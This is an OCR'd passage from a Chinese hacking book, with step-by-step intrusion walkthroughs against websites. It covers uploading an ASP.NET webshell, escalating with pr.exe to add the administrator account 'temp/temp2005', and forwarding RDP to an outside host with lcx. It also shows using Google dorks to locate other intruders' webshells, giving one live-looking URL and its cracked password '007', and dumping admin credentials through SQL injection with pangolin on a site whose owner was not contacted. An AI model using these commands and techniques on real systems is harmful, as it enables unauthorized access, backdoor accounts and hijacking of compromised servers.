


图 2-54　后台登录成功

2.6.7 寻找、测试和获取 WebShell

（1）获得图片上传页面

当使用 SQL 注入工具或者手工注入获得管理员的用户名和密码成功登录系统后，需要查看系统信息发布等模块，查看是否存在文件上传部分，如果没有，则尝试插入一句话进行后台备份等操作。在本次渗透过程中通过查看后台的各个功能模块，发现有四个信息添加模块，在新建会员模块中存在上传图片模块，单击链接进入新建会员模块，如图 2-55 所示，在图片中直接选择一个 asp.net 的 WebShell，然后上传。上传结果显示成功，如图 2-56 所示。




图 2-55 获得文件上传模块




图 2-56 文件上传成功

（2）查看文件上传的真实地址

虽然页面显示文件上传成功，但还需要找到文件上传的真正地址，核对上传的文件是否更改了后缀，新建会员后，需要从前台来查看刚才添加的效果，如图 2-57 所示，找到会员列表，然后寻找最后添加到记录。




图 2-57　通过前台查看上传图片

对于网站 CMS 系统处理新添加记录有两种结果，一种是按照最新时间排序，另外一种是降序，因此在翻看记录时，需要分析数据添加的规律，在本例中就是按照时间升序排序，即最早添加的最先显示，因此需要跳转到页码最大处才能看到刚才添加的记录，如图 2-58 所示，右键选中图片，查看图片属性，从而获取该图片的真实地址，上传模块未对上传文件后缀等进行限制，上传文件一律按照时间（年月日分秒）+原真实上传文件名称进行命名。



图 2-58　获取图片的真实地址

（3）获取 WebShell

在 IE 浏览器中打开上传 WebShell 的真实地址，如图 2-59 所示，输入 WebShell 的密码后，出现熟悉的 Asp.net WebShell 界面。




图 2-59　成功获得该网站的 WebShell

2.6.8　尝试提权

通过 WebShell 查看该服务器安装程序和网站文件等，然后利用掌握的信息进行提权，在本次渗透过程中发现该服务器为内网服务器，通过防火墙映射到外网，对外仅仅开放了 80 端口，在网络地址中未配置 DNS，系统中无可提权的其他可用信息。因此首先尝试使用 pr 进行提权。如图 2-60 所示，先将 pr 程序上传到回收站中，然后分别执行“E:\RECYCLER\pr.exe”、参数“net user temp temp2005 /add”、参数“net localgroup administrator temp /add”。执行结果显示“命令成功完成”，表示 pr 提权成功。



图 2-60　使用 pr 提权

2.6.9 登录远程桌面

（1）查看添加到用户

在 WebShell 中通过 CMDShell 查看刚才添加的用户是否成功，如图 2-61 所示，可以看到系统已经添加了一个 temp 的管理员用户。



图 2-61 查看添加到用户

（2）使用 lcx 进行端口转发

在具有独立 IP 的计算机上执行“lcx –listen 51 2008”，意思是监听 51 端口，并将 51 端口映射到本机的 2008 端口，如图 2-62 所示。




图 2-62 使用 lcx 进行端口监听

在 WebShell 中执行“E:\RECYCLER\lcx.exe”，参数设置为“-slave 202.XXX.XXX.XXX 51 172.30.11.81 3389”，意思是连接 IP 地址 202.XXX.XXX.XXX 的 51 端口，将服务器内网

地址为 172.30.11.81 的 3389 端口转发到 202.XXX.XXX.XXX 的 51 端口上，如图 2-63 所示。




图 2-63　使用 lcx 进行端口转发

（3）连接远程桌面

在监听 51 端口的计算机中打开远程终端登录界面，然后输入“127.0.0.1:2008”进行登录，输入刚才添加到 temp 用户和密码，如图 2-64 所示，成功登录系统，从而获得服务器权限，成功渗透该服务器。




图 2-64　成功进入系统

2.6.10 总结与探讨

1. 对于 Asp.net 的渗透思路

（1）扫描目标网站，获取 SQL 注入点或者其他漏洞。扫描目标网站可以使用一些商业扫描软件，例如 wvs、appscan、webinspect、jsky、极光等。通过扫描获取网站程序漏洞和配置漏洞。在扫描结果中的重复是单独的上传页面、上传组件（各种 WebEditor）、网站压缩文件、bak 备份文件的利用。

（2）利用扫描结果信息进行渗透测试。

（3）获取 WebShell。获取 WebShell 较多的方法是通过上传，以及各类 Web 编辑器的漏洞，还有某一类程序的漏洞，当然这些漏洞的利用需要一些辅助条件。某些网站在被入侵后，入侵者会将整个网站进行打包，下载完毕后未删除，如果能够成功将其下载，对于分析漏洞和获取 WebShell 很有帮助。

（4）对服务器进行提权。对服务器提权主要是看服务器上安装有哪些程序，然后采取相对应的提权方法，例如读取 VNC 密码，读取 Radmin 密码，下载 Pcanywhere 密码保存文件，利用 Serv-u 直接添加用户，利用系统未安装补丁程序进行本地提权，编写 autorun.inf 病毒，导出脚本到启动添加用户，MSSQL SA 权限直接添加系统用户，MySQL udf 函数提权等。

2. 在拥有 WebShell 情况下，利用 LCX 端口转发实现内网突破效果是不错的。

3. 在使用 SQL 注入工具扫描不出后台的情况下，可以尝试通过 Google 搜索来获取后台真实地址。

2.7 对某音乐网站的一次安全检测

在前面的章节中提到了如何通过 WebShell 的特征关键字来获取 WebShell，同时提到了三种真正能够获得该 WebShell 的方法，本文是对该文的一个补充，也即当我们找到一个需要密码验证的 WebShell 时，从网络攻防的角度，应该如何来处理问题。由于本次检测未能联系到官方负责人，因此主要从安全检测的角度进行分析。

2.7.1 获取 WebShell 信息

1. 使用 Google 再次进行关键字搜索

直接打开 Google 搜索页面，在其中输入关键字“Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn”，然后单击“Google 搜索”，如图 2-65 所示，出现两个搜索结果。



图 2-65　再次使用 Google 进行搜索

2．增加特征关键词范围进行搜索

在 Google 搜索框中增加一些关键字，例如“Password:.Copyright (C) 2008 Bin -> WwW.RoOTkIt.NeT.Cn”，如图 2-66 所示，出来的结果多了不少，一共有 7 个搜索记录。



图 2-66　扩大搜索关键字范围

3．获取意外的 WebShell 的管理密码

在入侵者的 WebShell 中，管理密码就如同房间的钥匙，只要有它也就可以进入房间，

在图 2-66 中查看真实网站地址中以 aspx 结尾的地址，然后进行查看，如图 2-67 所示，直接打开“http://www.carraigdonn.com/uploadedpics/unpublic.aspx”，获取该 WebShell 的加密值“9e94b15ed312fa42232fd87a55db0d39”。



图 2-67　获取他人的 WebShell

在该加密值后附带有一个“//PASS:007”，可以推测该 WebShell 的密码为 007，但为了真正获取该 WebShell 的密码，还是到 cmd5.com 网站进行验证，将“9e94b15ed312fa42232fd87a55db0d39”值输入解密框中，单击“MD5 加密或解密”获取其密码为“007”，如图 2-68 所示，呵呵，一个好密码！




图 2-68　获取 WebShell 的真正管理密码

前面是对上篇文章的一个复习，不会的朋友可以去尝试，将目前所有的 WebShell 的关键特征进行收集和整理，通过本方法一定能够有所收获！

2.7.2 安全检测之信息获取

回到本文的正题上来，通过前面的一些方法，已经知道某网站被入侵后还留了一个 asp.net 的后门 WebShell，由于没有该 WebShell 的密码，因此需要通过其他途径来获取。

1. 查询该域名主机下有无其他域名主机

打开 ip866.com 网站，如图 2-69 所示，在输入框中输入网站地址 www.****.com，然后单击“点这里反查全部相关域名”，获取该域名主机下的所有绑定域名，大致有 40 多个。



图 2-69 获取主机绑定域名信息

2. 获取 IP 地址以及端口开放情况

分别使用“ping www.********.com”以及“sfind -p 219.133.***.***”命令获取端口信息等信息，如图 2-70 所示，ping 命令无反映，主机开放了 80、21 以及 1433 端口。

2.7.3 安全检测之漏洞检测

1. 使用工具进行漏洞挖掘

打开 Jsky，在其中新建立一个任务，然后进行扫描，如图 2-71 所示，发现 SQL 注入

点 8 个，跨站漏洞 1 个。




图 2-70　获取端口开放等信息




图 2-71　使用 Jsky 扫描网站漏洞

2. 进行注入猜解

在图 2-71 中选中一个 SQL 注入点，然后选择使用 pangolin 进行渗透测试，pangolin 程序会自动进行猜解，如果存在漏洞，则会显示 SQL 注入点的类型、数据库、关键字等信息，如图 2-72 所示，直接单击 Tables 猜解数据库表，可获取 admin 和 news 表。



图 2-72　猜解表

说明：

在 pangolin 中需要自己进行一些设置，可以设置文字显示模式，有时候需要手工设置 SQL 注入点的类型（type），以及数据库等信息。

3. 猜解管理员表 admin 中的数据

选择 admin 表中的 id、admin_id、admin_name、admin_pass 四个字段，然后单击 pangolin 主界面右中方中的“Datas”猜解数据，如图 2-73 所示，在最下方显示整个表中共 2 条记录，在右边区域显示猜解的结果。管理员密码非常简单，其中一个管理员用户名和密码都是“1”，密码和用户名均为进行加密。



图 2-73　获取管理员用户名称和密码

4. 获取后台地址

在 Jsky 扫描中发现存在 admin 目录，因此直接在浏览器中输入“http://www.*********.com/admin/”，打开后台登录地址，如图 2-74 所示，后台非常简洁，没有验证码之类的东西。



图 2-74　获取管理后台登录地址

5. 进入管理后台

